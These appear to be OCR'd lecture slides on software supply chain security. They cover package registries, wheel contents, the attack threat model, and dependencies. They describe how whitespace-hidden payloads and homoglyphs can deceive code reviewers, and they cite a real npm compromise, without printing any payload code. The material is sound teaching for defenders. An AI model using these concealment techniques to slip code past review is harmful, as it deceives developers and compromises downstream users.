
Software Supply Chain: Build Process

- Example of registries:

C	`Not available`
Python	`pypi.org`
JavaScript	`npmjs.com`

- Example of build artifacts:

C	`binary`
Python	`archive`
JavaScript	`archive`



Software Supply Chain: Python Archives

Original source code files typically not manipulated or altered by the build process

Metadata files/information added by the build process


```
[/tmp]$ unzip -l requests-2.32.4-py3-none-any.whl
Archive:  requests-2.32.4-py3-none-any.whl
  Length      Date    Time    Name
---------  ---------- -----   ----
     5072  06-09-2025 13:37   requests/__init__.py
      435  06-09-2025 16:40   requests/__version__.py
     1495  06-09-2025 13:37   requests/_internal_utils.py
    27451  06-09-2025 13:37   requests/adapters.py
     6449  06-09-2025 13:37   requests/api.py
    10186  06-09-2025 13:37   requests/auth.py
      429  06-09-2025 13:37   requests/certs.py
     2142  06-09-2025 13:37   requests/compat.py
    18590  06-09-2025 13:37   requests/cookies.py
     4260  06-09-2025 13:37   requests/exceptions.py
     3875  06-09-2025 13:37   requests/help.py
      733  06-09-2025 13:37   requests/hooks.py
    35510  06-09-2025 13:37   requests/models.py
      904  06-09-2025 13:37   requests/packages.py
    30495  06-09-2025 13:37   requests/sessions.py
     4322  06-09-2025 13:37   requests/status_codes.py
     2912  06-09-2025 13:37   requests/structures.py
    33213  06-09-2025 13:37   requests/utils.py
    10142  06-09-2025 16:41   requests-2.32.4.dist-info/licenses/LICENSE
     4934  06-09-2025 16:41   requests-2.32.4.dist-info/METADATA
       91  06-09-2025 16:41   requests-2.32.4.dist-info/WHEEL
        9  06-09-2025 16:41   requests-2.32.4.dist-info/top_level.txt
     1784  06-09-2025 16:41   requests-2.32.4.dist-info/RECORD
---------                     -------
   205433                     23 files
```

Software Supply Chain: Applications

- The **application** is the **final product** of the supply chain:
  - this is an **umbrella** for apps, libraries, etc.

- Example of applications:


C	A system daemon using libraries for managing resources of the host
Python	A web server relying upon packages for handling HTTP requests
JavaScript	An online shop exploiting packages for implementing online payments



Software Supply Chain Security

- The complexity of a modern software supply chain makes it a wonderland for attackers.
- Attacks within the supply chain are:
  - **deceiving**: difficult to identify and track down
  - **wide**: affect a large amount of software
  - **multi-stage**: requires several steps for be effective.
- Three main categories will be briefly discussed:
  - attacks against **source code**
  - attacks against **third party dependencies**
  - attacks against the **build process**.

General Threat Model




General Threat Model

- The general **threat model** of software supply chain attacks hints at:
  - the need of **preparatory steps** to access the target
  - **requirements** in terms of **reputation** and **trust** among developers
  - articulation over a (very) **long time span**.
- Such a threat model highlights the importance of:
  - **transparency:** know what is inside the software
  - **attestation:** verify that what is inside the software matches the expected content.

Attacks Against Source Code


- **Source code** can be **attacked** in several manners to:
  - **inject** malicious code
  - **store** information to be used in later attack stages (e.g., configuration data)
  - **propagate** a threat through the supply chain.
- Examples of malicious code:
  - backdoors
  - attack routines
  - IP addresses to contact.
- Two examples of attacks for tricking the developer:
  - blank spaces 😅
  - homoglyphs.




Source: r/ProgrammerHumor

Attacks Against Source Code

- Blank spaces can be used to:
  - “push” malicious contents outside of the coding view
  - impair the code review process of pull requests.




The statement seems to end with the “;”



A malicious payload has been appended outside the “normal” screen width.

Attacks Against Source Code




The rand-user-agent package allows to create randomized real user-agent strings for performing HTTP queries.

The RATatouille attack targeted version 1.0.110, which contained an obfuscated payload hidden via blank spaces.

Source: https://www.aikido.dev/blog/catching-a-rat-remote-access-trojian-rand-user-agent-supply-chain-compromise


Attacks Against Source Code



Gentle reminder: pay attention to what you copy/paste from the Internet


Attacks Against Source Code

- Homoglyph:
  - a character that has the same or a very similar appearance to another character but comes from a different character set.
- Example:
  - Latin letter “A”(U+0041) and the Cyrillic letter “А” (U+0410)
  - similar for a human, totally different for a machine, e.g., a compiler!
- Homoglyphs can be used to force a user to believe that:
  - two **functions** are the **same**
  - two **lines of codes** are **equivalent**.




Software Supply Chain: Dependencies

- The **dependency** is:
  - the “atomic” part of a software supply chain
  - can happen between different kind of components
  - **examples**: link a software to a library or a software to a build component.



Software Supply Chain: Dependencies

- There are **two** types of dependencies:
  - **direct** dependency: direct to the perspective of the final software
  - **transitive** dependency: dependent to other software
  - a software can be linked to **multiple dependencies**.




Dependencies: Visibility

- Direct dependencies:
  - are **visible** to the developer
  - the developed knows what is inside the software
  - **can** be **added** or **removed** by the developer
  - usually listed within the shipped software (in many ecosystems)
  - **easy** to retrieve.
- Transitive dependencies:
  - are **hidden** to the developer
  - the developer usually does not know the (direct) dependencies need
  - **cannot** be **added** and **removed** by the developer
  - hard to have control on third-party software code
  - usually **not** listed within the shipped software (in many ecosystems)
  - **difficult** to retrieve.

Dependencies: Visibility


- Example: get-intrinsic of npm



get-intrinsic: https://www.npmjs.com/package/get-intrinsic

Dependencies: Visibility

- Example: get-intrinsic of npm



Some dependencies can be **both** direct and transitive.

